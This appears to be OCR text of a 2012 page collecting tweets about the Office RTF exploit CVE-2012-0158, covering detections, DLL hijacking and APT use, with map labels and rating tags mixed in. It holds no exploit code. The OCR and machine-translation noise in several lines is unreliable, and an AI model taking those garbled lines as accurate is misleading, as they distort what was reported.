
Hull .. V3 precision inspection newbie computer system restore because something found one .. Exploit/Cve-2012-0158 What is this?
— toritoriro and 2012-07-18T09: 54:14 None: 0 exploit

cont. end-user detections


CVE-2012-0158 exploited using DLL order hijacking - http://t.co/nfdHB7Wh ... good method but emailing archives should never work #malware
— hidden illusion at 2012-07-11T12: 27:00 Fly: 1 Exploit

https://t.co/ChPsVGa3 MWtracker analysis worked fine --> "214: exploit.office RTF MSCOMCTL.OCX RCE CVE-2012-0158" (re prev tweet)
— c_APT_ure and 2012-07-04T07: 51:43 Feather: 3 exploit, Analysis


Definitely more MS office RTF malware the past couple weeks vs PDFs http://t.co/YbwMKdC9 #CVE-2012-0158 Adobe is doing something right :)
— sufii and 2012-07-01T06: 25:50 None: 0



Map
Satellite
Hybrid
[XecureLab] New RTF Exploits CVE-2012-0158 have been discoveried in real APT attacks!
http://t.co/e8WkQJt8
— unpacker and 2012-04-16T10: 39:20
Middle: 16
exploit
Harbin
Jilin
Sapporo
Hebei
P'yŏngyang
Seoul
South Korea
Japan
Niigata
Sendai
Fukushima
Mito
Kofu
Tokyo
Shizuoka
Osaka
Hiroshima
Matsue
Tottori
Daegu
Gwangju
Busan
Fukuoka
Kochi
Saga
Oita
Kumamoto
Kagoshima
Shandong
Henan
Jiangsu
Nanjing
Shanghai
Anhui
Hangzhou
Wuhan
Zhejiang
East
China Sea
200 mi
200 km
Google
Imagery ©2012 TerraMetrics, Map data ©2012 AutoNavi, GIS Innovatsia, Google, Kingway, SK M&C, ZENRIN - Terms of Use
Feather
Fly
Light
Middle
None
mixed


Patch Tuesday





Hype / Noise

